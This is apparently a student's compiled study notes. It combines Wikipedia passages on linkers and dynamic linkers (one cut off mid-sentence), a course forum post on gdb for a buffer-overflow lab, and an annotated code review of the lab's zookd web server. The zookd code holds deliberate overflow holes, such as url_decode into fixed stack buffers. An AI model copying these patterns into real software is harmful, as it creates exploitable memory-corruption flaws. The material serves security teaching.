As the compiler has no information on the layout of objects in the final output, it cannot take advantage of shorter or more efficient instructions that place a requirement on the address of another object. For example, a jump instruction can reference an absolute address or an offset from the current location, and the offset could be expressed with different lengths depending on the distance to the target. By generating the most conservative instruction (usually the largest relative or absolute variant, depending on platform) and adding *relaxation* hints, it is possible to substitute shorter or more efficient instructions during the final link. This step can be performed only after all input objects have been read and assigned temporary

optimisation

addresses; the relaxation pass subsequently re-assigns addresses, which may in turn allow more relaxations to occur. In general, the substituted sequences are shorter, which allows this process to always converge on the best solution given a fixed order of objects; if this is not the case, relaxations can conflict, and the linker needs to weigh the advantages of either option.

See also

- compile and go loader
- Dynamic library
- GNU linker
- Library
- Name decoration
- Object file
- Relocation
- Relocation table
- Prelinking
- Static library

References

1. ^ *BRF-LINKER User Manual*. ND-60.196.01. 08/84.

Notes

- David William Barron, *Assemblers and Loaders*. 1972, Elsevier.
- C. W. Fraser and D. R. Hanson, *A Machine Independent Linker*. Software-Practice and Experience 12, 4 (April 1982).
- IBM Corporation, *Operating System 360, Linkage Editor, Program Logic Manual*, 1967 [1] (http://www.bitsavers.org/pdf/ibm/360/Y28-6610_LinkEdit(E)_PLM.pdf)
- Douglas W. Jones, *Assembly Language as Object Code*. Software-Practice and Experience 13, 8 (August 1983)
- John R. Levine: *Linkers and Loaders*, Morgan-Kauffman, ISBN 1-55860-496-0. [2] (http://www.iecc.com/linker/)
- Leon Presser, John R. White: *Linkers and Loaders*. ACM Computing Surveys, Volume 4, Number 3, September 1972, pp. 149–167 [3] (http://www-inst.eecs.berkeley.edu/~cs162/sp06/hand-outs/p149-presser-linker-loader.pdf)
- Norman Ramsey, *Relocating Machine Instructions by Currying*. (1996) [4] (http://citeseer.csail.mit.edu/58313.html)
- David Salomon, *Assemblers and Loaders*. 1993 [5] (http://www.davidsalomon.name/assem.advertis/asl.pdf)

External links

- Ian Lance Taylor's *Linkers* blog entries (http://www.google.fr/search?q=site%3Awww.airs.com%2Fblog%2Farchives+%22linkers+part%22)
- Linkers and Loaders by Sandeep Grover (http://www.linuxjournal.com/article/6463)
- Another Listing of Where to Get a Complete Collection of Free Tools for Assembly Language Development (http://www.dpgraph.com/assembly.html)
- GoLink: a free linker for Windows programming (http://www.godevtool.com/)

Dynamic linker

From Wikipedia, the free encyclopedia

At run time

In computing, a **dynamic linker** is the part of an operating system (OS) that loads (copies from persistent storage to RAM) and links (fills jump tables and relocates pointers) the shared libraries needed by an executable when it is executed. The specific operating system and executable format determine how the dynamic linker functions and how it is implemented. Linking is often referred to as a process that is performed at compile time of the executable while a dynamic linker is in actuality a special loader that loads external shared libraries into a running process and then binds those shared libraries dynamically to the running process. The specifics of how a dynamic linker functions is operating system dependent.

Contents

Implementations

Microsoft Windows

For the Microsoft Windows platform see the more detailed article titled Dynamic-link library.

ELF-based Unix-like systems

too far afield

In most Unix-like systems that use ELF for executable images and dynamic libraries, most of the machine code that makes up the dynamic linker is actually an external executable that the operating system kernel loads and executes first in a process address space newly constructed as a result of an `exec` or `posix_spawn` call. At compile time, an executable has the path of the dynamic linker that should be used embedded into the `.interp` section. The operating system kernel reads this while creating the new process and in turn loads, then executes this other executable binary. That binary then loads the executable image and all the dynamically-linked libraries on which it depends, and starts the executable. In Unix-like operating systems using ELF, dynamically-loaded shared libraries can be identified by the filename suffix `.so` (shared object).

The dynamic linker can be influenced into modifying its behavior during either the program's execution or the program's linking. Examples of this can be seen in the run-time linker manual pages for various Unix-like systems[1][2][3][4][5]. A typical modification of this behavior is the use of the `LD_LIBRARY_PATH`

and `LD_PRELOAD` environment variables. These variables adjust the runtime linking process by searching for shared libraries at alternate locations and by forcibly loading and linking libraries that would otherwise not be, respectively. See, for example, zlibc [1] (ftp://metalab.unc.edu/pub/Linux/libs/compression/zlibc-0.9k.lsm) aka `uncompress.so` (and not to be confused with the zlib compression library [2] (http://zlib.net/)). This LD_PRELOAD hack facilitates transparent decompression, that is, reading of pre-compressed (gzipped) file data on BSD and Linux systems, as if the files were not compressed — essentially allowing a user to pretend the native filesystem of the computer supported transparent compression, although with some caveats. The mechanism is flexible allowing trivial adaptation of the same code to perform additional or alternate processing of data during the file read, prior to the provision of said data to the user process which has requested it.[3] (http://www.delorie.com/gnu/docs/zlibc/zlibc.3.html) [4] (http://www.delorie.com/gnu/docs/zlibc/zlibc.conf.5.html)

GNU/Linux

The GNU/Linux based operating systems implement a dynamic linker model where a portion of the executable includes a very simple linker stub which causes the operating system to load an external library into memory. This linker stub is added at compile time for the target executable. The linker stub's purpose is to load the real dynamic linker machine code into memory and start the dynamic linker process by executing that newly loaded dynamic linker machine code. While the design of the operating system is to have the executable load the dynamic linker before the target executable's main function is started, it however is implemented differently. The operating system knows the location of the dynamic linker and in turn loads that in memory during the process creation. Once the executable is loaded into memory, the dynamic linker is already there and linker stub simply executes that code. The reason for this change is that the ELF binary format was designed for multiple Unix-like operating systems and not just the GNU/Linux operating system.[6]

The source code for the GNU/Linux linker is part of the glibc project and can be downloaded at the GNU website (http://www.gnu.org) . The entire source code is available under the GNU LGPL.

Mac OS X and iOS

The Apple Darwin operating system, and the Mac OS X and iOS operating systems built atop it, implement a dynamic linker model where most of the machine code that make up the dynamic linker is actually an external executable that the operating system kernel loads and executes first in a process address space newly constructed as a result of an exec or posix_spawn call. At compile time an executable has the path of the dynamic linker that should be used embedded into one of the Mach-O load commands. The operating system kernel reads this while creating the new process and in turn loads then executes this other executable binary. The dynamic linker not only links the target executable to the shared libraries but also places machine code functions at specific address points in memory that the target executable knows about at link time. When an executable wishes to interact with the dynamic linker it simply executes the machine specific call or jump instruction to one of those well known address points. The executables on the Apple Mac OS X platform often interact with the dynamic linker during the execution of the process, it is even known that an executable will interact with the dynamic linker causing it to load more libraries and resolve more symbols hours after the initial launch of the executable. The reason a Mac OS X program interacts with the dynamic linker so often is due to Apple's Cocoa API and the language in which it is implemented, Objective-C. See the Cocoa main article for more information. On the Darwin-based operating systems, the dynamic loaded shared libraries can be identified by either the filename suffix `.dylib` or by its placement

note 63 views

gdb notes

Hi all,

As requested, here are some notes on gdb from the tutorial session that may be useful for parts two and three of lab 1. (Only part one is due next week.)

To attach `gdb` to one of the processes in our web server, run:

```
gdb -p $(pgrep zookd-exstack)
```

(Replace `zookd-exstack` with the process you want to attach to.)

Once you've attached, `gdb` will stop the program you've attached to. From there, you can set breakpoints and manipulate the program. Some useful commands:

- **`break`** or **`b`** - tells gdb to stop the program when it reaches a certain point. You can write

  ```
  break zookd.c:32
  ```

  to stop at a particular line or

  ```
  break process_client
  ```

  to stop at the beginning of a function
- **`continue`** or **`c`** - continues running the program until you hit a breakpoint (or hit `Ctrl-C`)
- **`step`** or **`s`** - runs one line in the program and stops again. If the current line has function calls, it enters the function.
- **`next`** or **`n`** - like `step`, but if there are function calls in the line, it skips over them
- **`stepi`** or **`si`** - runs a single assembly instruction and stops.
- **`backtrace`** or **`bt`** - prints the current backtrace; all the functions you're in
- **`up`** and **`down`** - navigate up and down the stack.
- **`disassemble`** - prints out the assembly code for the current function
- **`info reg`** - prints all the registers at the current stack frame
- **`print`** or **`p`** - prints an expression. You can enter a C expressions and access local variables. You may find this command useful to print the addresses of various variables. For instance:

  ```
  print &some_variable
  ```

- **`x`** - examines memory. This command takes some address and prints memory at that address. For instance, to print the first 10 words on the stack run

  ```
  (gdb) x/10x $esp
  0xbfffedd0: 0x00000005 0xbfffedf8 0x0804e500 0x08050500
  0xbfffede0: 0x00000000 0x00000000 0x00000000 0x00000000
  0xbfffedf0: 0x00000000 0x00000000
  ```

  The `/10x` tells it what format to print in. This particular format means to print 10 words in hexadecimal, and `$esp` is the value of the `esp` register (the stack pointer).

  There are other formats you can use. For instance, this command prints the next 10 instructions after eip:

```
(gdb) x/10i $eip
=> 0x80490e6 <process_client+94>: movl $0x0,-0xc(%ebp)
 0x80490ed <process_client+101>: jmp 0x8049150 <process_client+200>
 0x80490ef <process_client+103>: lea -0x810(%ebp),%eax
 0x80490f5 <process_client+109>: mov $0x804c500,%edx
 0x80490fa <process_client+114>: mov -0xc(%ebp),%ecx
 0x80490fd <process_client+117>: shl $0x5,%ecx
 0x8049100 <process_client+120>: add %ecx,%edx
 0x8049102 <process_client+122>: movl $0x0,0x10(%esp)
 0x804910a <process_client+130>: movl $0x0,0xc(%esp)
 0x8049112 <process_client+138>: movl $0x0,0x8(%esp)
```

If you want detailed information on any command, just run `help that-command`.

#lab1

save to favorites 0

3 days ago by David Benjamin 1 edit

followup discussions, *for lingering questions and comments*

Resolved Unresolved

Anonymous (14 hours ago) - Thanks for posting this - very useful!

Is there a way to see where gcc allocates local variables on the stack? i.e., some sort of memory map that would say, for example, integer i is at $ebp - 8? I realize it is possible to try and infer this by monitoring gdb while the program runs, but it would be cool if gcc could tell us where it's putting what.

Thanks!

David Benjamin **(Instructor)** (10 hours ago) - I don't know off-hand any way to do it. There is some complexity here in that the compiler can optimize things. It may keep a local permanently in a register and never put it on the stack, or it may delete it altogether, or switch or reuse registers and stack locations partway through, etc. (I believe DWARF debugging symbols actually includes a bytecode to describe how to reverse these. Sometimes it can't and gdb just tells you `<value optimized out>`.) So where a variable is on the stack might not even be well-defined.

The easiest way I know to get information about a stack frame is to set a breakpoint at that function, continue the program, and cause the code to hit that point (just running `./exploit-template.py localhost 8080` should work). You'll also likely want much of this information anyway when making your exploits; if you want to write the address of something to put on the stack, you care about not just `$ebp-8` but what `$ebp` is when the function is called.

Once you're at the stack frame, you can get the address of integer `i` with

`print &i`

(`&` is the address-of operator in C.) You may also find `info frame` and `info locals` useful to get information about the stack frame.

Write a reply...


C Code review

9/11


1. know commands
2. Trace data flow
3. Study for exploits

Code flow

Launch



Reqest



T: did that from memory
Should try to map it out for real

T this one really matters

```
    long uid, gid;

    if (nsvcs)
        warnx("Launching service %d: %s", nsvcs, name);
    else
        warnx("Launching %s", name);

    if (!(cmd = NCONF_get_string(conf, name, "cmd")))
        errx(1, "`cmd' missing in [%s]", name);

    if (socketpair(AF_UNIX, SOCK_STREAM, 0, fds))
        err(1, "socketpair");

    switch ((pid = fork()))
    {
    case -1: /* error */
        err(1, "fork");
    case 0:  /* child */
        close(fds[0]);
        break;
    default: /* parent */
        close(fds[1]);
        svcfds[nsvcs] = fds[0];
        ++nsvcs;
        return pid;
    }

    /* child */
    argv[0] = cmd;
    /* argv[1] is used by svc to receive data from zookd */
    asprintf(&argv[1], "%d", fds[1]);

    /* split extra arguments */
    if ((args = NCONF_get_string(conf, name, "args")))
    {
        for (ap = &argv[2]; (*ap = strsep(&args, " \t")) != NULL; )
            if (**ap != '\0')
                if (++ap >= &argv[31])
                    break;
    }

    /* change current directory and chroot if possible */
    if ((dir = NCONF_get_string(conf, name, "dir")))
    {
        if (chdir(dir))
            err(1, "chdir");
        if (!getuid()) {
            if (chroot("."))
                err(1, "chroot");
            warnx("chroot %s", dir);
        }
    }
```

135

what data

no clue when/ why called

(cookie)

```
    if (NCONF_get_number_e(conf, name, "gid", &gid))
    {
        if (setresgid(gid, gid, gid))
            err(1, "setresgid");
        warnx("setresgid %ld", gid);
    }
    if ((groups = NCONF_get_string(conf, name, "groups")))
    {
        CONF_parse_list(groups, ',', 1, &group_parse_cb, NULL);
        if (setgroups(ngids, gids))
            err(1, "setgroups");
        for (i = 0; i < ngids; i++)
            warnx("setgroups %d", gids[i]);
    }
    if (NCONF_get_number_e(conf, name, "uid", &uid))
    {
        if (setresuid(uid, uid, uid))
            err(1, "setresuid");
        warnx("setresuid %ld", uid);
    }

    signal(SIGCHLD, SIG_DFL);
    signal(SIGPIPE, SIG_DFL);

    execv(argv[0], argv);
    err(1, "execv %s %s", argv[0], argv[1]);
}

static int service_parse_cb(const char *name, int len, void *arg)
{
    if (len)
    {
        strncpy(svcnames[nsvcs], name, len + 1);
        svcnames[nsvcs][len] = 0;
        launch_svc((CONF *)arg, svcnames[nsvcs]);
    }
    return 1;
}

static int group_parse_cb(const char *gid_str, int len, void *arg)
{
    char *str_nul;

    if (len)
    {
        if (ngids >= MAX_GIDS)
        {
            warnx("Only %d additional gids allowed", MAX_GIDS);
            return 1;
        }
        str_nul = strndup(gid_str, len); /* ugh, C */
        gids[ngids++] = strtol(str_nul, NULL, 10);
```

anything interesting here?

```
        free(str_nul);
    }
    return 1;
}

/* socket-bind-listen idiom */
static int start_server(const char *portstr)
{
    struct addrinfo hints = {0}, *res;
    int sockfd;
    int e, opt = 1;

    hints.ai_family = AF_UNSPEC;
    hints.ai_socktype = SOCK_STREAM;
    hints.ai_flags = AI_PASSIVE;

    if ((e = getaddrinfo(NULL, portstr, &hints, &res)))
        errx(1, "getaddrinfo: %s", gai_strerror(e));
    if ((sockfd = socket(res->ai_family, res->ai_socktype, res->ai_protocol)) < 0)
        err(1, "socket");
    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(opt)))
        err(1, "setsockopt");
    if (fcntl(sockfd, F_SETFD, FD_CLOEXEC) < 0)
        err(1, "fcntl");
    if (bind(sockfd, res->ai_addr, res->ai_addrlen))
        err(1, "bind");
    if (listen(sockfd, 5))
        err(1, "listen");
    freeaddrinfo(res);

    return sockfd;
}
```

```
/* dispatch daemon */

#include "http.h"
#include <err.h>
#include <regex.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define MAX_SERVICES 256
static int nsvcs;
static int svcfds[MAX_SERVICES];
static regex_t svcurls[MAX_SERVICES];

static void process_client(int);

int main(int argc, char **argv)
{
    int fd, sockfd = -1, i;

    if (argc != 2)
        errx(1, "Wrong arguments");
    fd = atoi(argv[1]);

    /* receive the number of services and the server socket from zookld */
    if ((recvfd(fd, &nsvcs, sizeof(nsvcs), &sockfd) <= 0) || sockfd < 0)
        err(1, "recvfd sockfd");
    --nsvcs;
    warnx("Start with %d service(s)", nsvcs);

    /* receive url patterns of all services */
    for (i = 0; i != nsvcs; ++i)
    {
        char url[1024], regexp[1024];
        if (recvfd(fd, url, sizeof(url), &svcfds[i]) <= 0)
            err(1, "recvfd svc %d", i + 1);
        snprintf(regexp, sizeof(regexp), "^%s$", url);
        if (regcomp(&svcurls[i], regexp, REG_EXTENDED | REG_NOSUB))
            errx(1, "Bad url for service %d: %s", i + 1, url);
        warnx("Dispatch %s for service %d", regexp, i + 1);
    }

    close(fd);

    for (;;)
    {
        int cltfd = accept(sockfd, NULL, NULL);
        if (cltfd < 0)
            err(1, "accept");
        process_client(cltfd);
    }
```

dispatcher - routes to proper service
listens 1st 'live' always 4

Mostly look at input processing

command line options

convert string to int

fd = file descriptor

so interprocess comm

calls error(0,0, format, params) - goes to stderr but don't exit

interesting part

```
}

static void process_client(int fd)
{
    static char env[8192];  /* static variables are not on the stack */
    static size_t env_len;
    char reqpath[2048];
    const char *errmsg;
    int i;

    /* get the request line */
    if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
        return http_err(fd, 500, "http_request_line: %s", errmsg);

    for (i = 0; i < nsvcs; ++i)
    {
        if (!regexec(&svcurls[i], reqpath, 0, 0, 0))
        {
            warnx("Forward %s to service %d", reqpath, i + 1);
            break;
        }
    }

    if (i == nsvcs)
        return http_err(fd, 500, "Error dispatching request: %s", reqpath);

    if (sendfd(svcfds[i], env, env_len, fd) <= 0)
        return http_err(fd, 500, "Error forwarding request: %s", reqpath);

    close(fd);
}
```

↓ fixed lenght

— ; from sizeof() ; so it auto generates — no just allocates ?

← fixed length

↑ pointer

↓ request

from http lib


& means it will write in here

↑ why every thing return — no if it returns true

↑ service name

1st line only + forward

http-req-line()



```
#include "http.h"
#include <sys/param.h>
#ifndef BSD
#include <sys/sendfile.h>
#endif
#include <sys/uio.h>
#include <ctype.h>
#include <err.h>
#include <errno.h>
#include <fcntl.h>
#include <stdarg.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

void touch(const char *name) {
    if (access("/tmp/grading", F_OK) < 0)
        return;

    char pn[1024];
    snprintf(pn, 1024, "/tmp/%s", name);
    int fd = open(pn, O_RDWR | O_CREAT | O_NOFOLLOW, 0666);
    if (fd >= 0)
        close(fd);
}

int http_read_line(int fd, char *buf, size_t size)
{
    size_t i = 0;

    for (;;)
    {
        int cc = read(fd, &buf[i], 1);
        if (cc <= 0)
            break;

        if (buf[i] == '\r')
        {
            buf[i] = '\0';      /* skip */
            continue;
        }

        if (buf[i] == '\n')
        {
            buf[i] = '\0';
            return 0;
        }

        if (i >= size - 1)
        {
```

```
            buf[i] = '\0';
            return 0;
        }

        i++;
    }

    return -1;
}

const char *http_request_line(int fd, char *reqpath, char *env, size_t *env_len)
{
    static char buf[8192];      /* static variables are not on the stack */
    char *sp1, *sp2, *qp, *envp = env;

    /* For lab 2: don't remove this line. */
    touch("http_request_line");

    if (http_read_line(fd, buf, sizeof(buf)) < 0)
        return "Socket IO error";

    /* Parse request like "GET /foo.html HTTP/1.0" */
    sp1 = strchr(buf, ' ');
    if (!sp1)
        return "Cannot parse HTTP request (1)";
    *sp1 = '\0';
    sp1++;
    if (*sp1 != '/')
        return "Bad request path";

    sp2 = strchr(sp1, ' ');
    if (!sp2)
        return "Cannot parse HTTP request (2)";
    *sp2 = '\0';
    sp2++;

    /* We only support GET and POST requests */
    if (strcmp(buf, "GET") && strcmp(buf, "POST"))
        return "Unsupported request (not GET or POST)";
    envp += sprintf(envp, "REQUEST_METHOD=%s", buf) + 1;
    envp += sprintf(envp, "SERVER_PROTOCOL=%s", sp2) + 1;

    /* parse out query string, e.g. "foo.py?user=bob" */
    if ((qp = strchr(sp1, '?')))
    {
        *qp = '\0';
        envp += sprintf(envp, "QUERY_STRING=%s", qp + 1) + 1;
    }

    /* decode URL escape sequences in the requested path into reqpath */
    url_decode(reqpath, sp1);
```

Understanding code is challenging, but not sure what to look for

↓ read last line + does stuff

Called in daemon

; what is goal even?

) make mac just allocates it's

) stuff you need to pass

← looks for space

← ? what?

pointer

↓ updating # chars wrote actually writing

null byte

arranges a giant environ gets written to env buffer

append

bitch

write formatted data to string - like array

See can't get bad data to sp1

```
    envp += sprintf(envp, "REQUEST_URI=%s", reqpath) + 1;

    envp += sprintf(envp, "SERVER_NAME=zoobar.org") + 1;

    *envp = 0;
    *env_len = envp - env + 1;
    return NULL;
}

const char *http_request_headers(int fd)
{
    static char buf[8192];      /* static variables are not on the stack */
    int i;
    char value[512];
    char envvar[512];

    /* For lab 2: don't remove this line. */
    touch("http_request_headers");

    /* Now parse HTTP headers */
    for (;;)
    {
        if (http_read_line(fd, buf, sizeof(buf)) < 0)
            return "Socket IO error";

        if (buf[0] == '\0')     /* end of headers */
            break;

        /* Parse things like "Cookie: foo bar" */
        char *sp = strchr(buf, ' ');
        if (!sp)
            return "Header parse error (1)";
        *sp = '\0';
        sp++;

        /* Strip off the colon, making sure it's there */
        if (strlen(buf) == 0)
            return "Header parse error (2)";

        char *colon = &buf[strlen(buf) - 1];
        if (*colon != ':')
            return "Header parse error (3)";
        *colon = '\0';

        /* Set the header name to uppercase and replace hyphens with underscores */
        for (i = 0; i < strlen(buf); i++) {
            buf[i] = toupper(buf[i]);
            if (buf[i] == '-')
                buf[i] = '_';
        }
```

106

what does it return?

env updated (everything in C is side effective)

```
        /* Decode URL escape sequences in the value */
        url_decode(value, sp);

        /* Store header in env. variable for application code */
        /* Some special headers don't use the HTTP_ prefix. */
        if (strcmp(buf, "CONTENT_TYPE") != 0 &&
            strcmp(buf, "CONTENT_LENGTH") != 0) {
            sprintf(envvar, "HTTP_%s", buf);
            setenv(envvar, value, 1);
        } else {
            setenv(buf, value, 1);
        }
    }

    return 0;
}

void http_err(int fd, int code, char *fmt, ...)
{
    fdprintf(fd, "HTTP/1.0 %d Error\r\n", code);
    fdprintf(fd, "Content-Type: text/html\r\n");
    fdprintf(fd, "\r\n");
    fdprintf(fd, "<H1>An error occurred</H1>\r\n");

    char *msg = 0;
    va_list ap;
    va_start(ap, fmt);
    vasprintf(&msg, fmt, ap);
    va_end(ap);

    fdprintf(fd, "%s\n", msg);

    close(fd);
    warnx("[%d] Request failed: %s", getpid(), msg);
    free(msg);
}

/* split path into script name and path info */
void split_path(char *pn)
{
    struct stat st;
    char *slash = NULL;

    while (stat(pn, &st) != 0 &&
           (errno == ENOTDIR || errno == ENOENT)) {
        /* Set the last '/' in pn to a null, and see if that helps.
           If so, we set the remainder of the string to PATH_INFO.
           If not, iterate and set the previous '/' to a null, etc. */
        if (slash)
            *slash = '/';
        else
```

```
            slash = pn + strlen(pn);

        while (--slash > pn) {
            if (*slash == '/') {
                *slash = '\0';
                break;
            }
        }

        if (slash == pn)
            break;
    }

    if (slash) {
        *slash = '/';
        setenv("PATH_INFO", slash, 1);
        *slash = '\0';
    }

    setenv("SCRIPT_NAME", pn + strlen(getenv("DOCUMENT_ROOT")), 1);
    setenv("SCRIPT_FILENAME", pn, 1);
}

void http_serve(int fd, const char *name)
{
    void (*handler)(int, const char *) = http_serve_none;
    char pn[1024];
    struct stat st;

    getcwd(pn, sizeof(pn));
    setenv("DOCUMENT_ROOT", pn, 1);

    strcat(pn, name);
    split_path(pn);

    if (!stat(pn, &st))
    {
        /* executable bits -- run as CGI script */
        if (S_ISREG(st.st_mode) && (st.st_mode & S_IXUSR))
            handler = http_serve_executable;
        else if (S_ISDIR(st.st_mode))
            handler = http_serve_directory;
        else
            handler = http_serve_file;
    }

    handler(fd, pn);
}

void http_serve_none(int fd, const char *pn)
{
    http_err(fd, 404, "File does not exist: %s", pn);
```

```
}

void http_serve_file(int fd, const char *pn)
{
    int filefd;
    off_t len = 0;

    if (getenv("PATH_INFO")) {
        /* only attempt PATH_INFO on dynamic resources */
        char buf[1024];
        snprintf(buf, 1024, "%s%s", pn, getenv("PATH_INFO"));
        http_serve_none(fd, buf);
        return;
    }

    if ((filefd = open(pn, O_RDONLY)) < 0)
        return http_err(fd, 500, "open %s: %s", pn, strerror(errno));

    const char *ext = strrchr(pn, '.');
    const char *mimetype = "text/html";
    if (ext && !strcmp(ext, ".css"))
        mimetype = "text/css";
    if (ext && !strcmp(ext, ".jpg"))
        mimetype = "image/jpeg";

    fdprintf(fd, "HTTP/1.0 200 OK\r\n");
    fdprintf(fd, "Content-Type: %s\r\n", mimetype);
    fdprintf(fd, "\r\n");

#ifndef BSD
    struct stat st;
    if (!fstat(filefd, &st))
        len = st.st_size;
    if (sendfile(fd, filefd, 0, len) < 0)
#else
    if (sendfile(filefd, fd, 0, &len, 0, 0) < 0)
#endif
        err(1, "sendfile");
    close(filefd);
}

void dir_join(char *dst, const char *dirname, const char *filename) {
    strcpy(dst, dirname);
    if (dst[strlen(dst) - 1] != '/')
        strcat(dst, "/");
    strcat(dst, filename);
}

void http_serve_directory(int fd, const char *pn) {
    /* for directories, use index.html or similar in that directory */
    static const char * const indices[] = {"index.html", "index.php", "index.cgi", NULL};
    char name[1024];
```

```
    struct stat st;
    int i;

    for (i = 0; indices[i]; i++) {
        dir_join(name, pn, indices[i]);
        if (stat(name, &st) == 0 && S_ISREG(st.st_mode)) {
            dir_join(name, getenv("SCRIPT_NAME"), indices[i]);
            break;
        }
    }

    if (indices[i] == NULL) {
        http_err(fd, 403, "No index file in %s", pn);
        return;
    }

    http_serve(fd, name);
}

void http_serve_executable(int fd, const char *pn)
{
    char buf[1024], headers[4096], *pheaders = headers;
    int pipefd[2], statusprinted = 0, ret, headerslen = 4096;

    pipe(pipefd);
    switch (fork()) {
    case -1:
        http_err(fd, 500, "fork: %s", strerror(errno));
        return;
    case 0:
        dup2(fd, 0);
        close(fd);
        dup2(pipefd[1], 1);
        close(pipefd[0]);
        close(pipefd[1]);
        execl(pn, pn, NULL);
        http_err(1, 500, "execl %s: %s", pn, strerror(errno));
        exit(1);
    default:
        close(pipefd[1]);
        while (1) {
            if (http_read_line(pipefd[0], buf, 1024) < 0) {
                http_err(fd, 500, "Premature end of script headers");
                close(pipefd[0]);
                return;
            }

            if (!*buf)
                break;

            if (!statusprinted && strncasecmp("Status: ", buf, 8) == 0) {
                fdprintf(fd, "HTTP/1.1 %s\r\n%s", buf + 8, headers);
```

Run python code

(exploit should be done before this (

(what are we doing here!

```
                statusprinted = 1;
            } else if (statusprinted) {
                fdprintf(fd, "%s\r\n", buf);
            } else {
                ret = snprintf(pheaders, headerslen, "%s\r\n", buf);
                pheaders += ret;
                headerslen -= ret;
                if (headerslen == 0) {
                    http_err(fd, 500, "Too many script headers");
                    close(pipefd[0]);
                    return;
                }
            }
        }

        if (statusprinted)
            fdprintf(fd, "\r\n");
        else
            fdprintf(fd, "HTTP/1.0 200 OK\r\n%s\r\n", headers);

        while ((ret = read(pipefd[0], buf, 1024)) > 0) {
            write(fd, buf, ret);
        }

        close(fd);
        close(pipefd[0]);
    }
}

void url_decode(char *dst, const char *src)
{
    for (;;)
    {
        if (src[0] == '%' && src[1] && src[2])
        {
            char hexbuf[3];
            hexbuf[0] = src[1];
            hexbuf[1] = src[2];
            hexbuf[2] = '\0';

            *dst = strtol(&hexbuf[0], 0, 16);
            src += 3;
        }
        else if (src[0] == '+')
        {
            *dst = ' ';
            src++;
        }
        else
        {
            *dst = *src;
            src++;
```

lib fns ↓

```
            if (*dst == '\0')
                break;
        }

        dst++;
    }
}

void env_deserialize(const char *env, size_t len)
{
    for (;;)
    {
        char *p = strchr(env, '=');
        if (p == 0 || p - env > len)
            break;
        *p++ = 0;
        setenv(env, p, 1);
        p += strlen(p)+1;
        len -= (p - env);
        env = p;
    }
    setenv("GATEWAY_INTERFACE", "CGI/1.1", 1);
    setenv("REDIRECT_STATUS", "200", 1);
}

void fdprintf(int fd, char *fmt, ...)
{
    char *s = 0;

    va_list ap;
    va_start(ap, fmt);
    vasprintf(&s, fmt, ap);
    va_end(ap);

    write(fd, s, strlen(s));
    free(s);
}

ssize_t sendfd(int socket, const void *buffer, size_t length, int fd)
{
    struct iovec iov = {(void *)buffer, length};
    char buf[CMSG_LEN(sizeof(int))];
    struct cmsghdr *cmsg = (struct cmsghdr *)buf;
    ssize_t r;
    cmsg->cmsg_len = sizeof(buf);
    cmsg->cmsg_level = SOL_SOCKET;
    cmsg->cmsg_type = SCM_RIGHTS;
    *((int *)CMSG_DATA(cmsg)) = fd;
    struct msghdr msg = {0};
    msg.msg_iov = &iov;
    msg.msg_iovlen = 1;
```

```
    msg.msg_control = cmsg;
    msg.msg_controllen = cmsg->cmsg_len;
    r = sendmsg(socket, &msg, 0);
    if (r <= 0)
        warn("sendmsg");
    return r;
}

ssize_t recvfd(int socket, void *buffer, size_t length, int *fd)
{
    struct iovec iov = {buffer, length};
    char buf[CMSG_LEN(sizeof(int))];
    struct cmsghdr *cmsg = (struct cmsghdr *)buf;
    ssize_t r;
    cmsg->cmsg_len = sizeof(buf);
    cmsg->cmsg_level = SOL_SOCKET;
    cmsg->cmsg_type = SCM_RIGHTS;
    struct msghdr msg = {0};
    msg.msg_iov = &iov;
    msg.msg_iovlen = 1;
    msg.msg_control = cmsg;
    msg.msg_controllen = cmsg->cmsg_len;
again:
    r = recvmsg(socket, &msg, 0);
    if (r < 0 && errno == EINTR)
        goto again;
    if (r <= 0)
        warn("recvmsg");
    else
        *fd = *((int*)CMSG_DATA(cmsg));
    return r;
}
```

```
/* zookld -- launcher daemon */

#include <openssl/conf.h>
#include <sys/param.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <err.h>
#include <grp.h>
#include <fcntl.h>
#include <netdb.h>
#include <unistd.h>
#include <signal.h>
#include <string.h>
#include "http.h"

#define ZOOK_CONF     "zook.conf"
#define MAX_SERVICES 256
#define MAX_GIDS     256

static int svcfds[MAX_SERVICES];
static char svcnames[MAX_SERVICES][256];
static int nsvcs = 0; /* actual number of services */

static int ngids = 0;
static gid_t gids[MAX_GIDS];

static int service_parse_cb(const char *, int, void *);
static int group_parse_cb(const char *, int, void *);
static pid_t launch_svc(CONF *, const char *);
static int start_server(const char *);

int main(int argc, char **argv)
{
    char *filename = ZOOK_CONF;
    CONF *conf;
    long eline = 0;
    char *portstr, *svcs;
    int sockfd;
    pid_t disppid;
    int i, status;

    /* read configuration
       http://linux.die.net/man/5/config
       http://www.openssl.org/docs/apps/config.html
     */
    if (argc > 1)
        filename = argv[1];
    conf = NCONF_new(NULL);
    if (!NCONF_load(conf, filename, &eline))
    {
        if (eline)
```

loader

```
            errx(1, "Failed parsing %s:%ld", filename, eline);
        else
            errx(1, "Failed opening %s", filename);
    }

    /* http server port, default 80 */
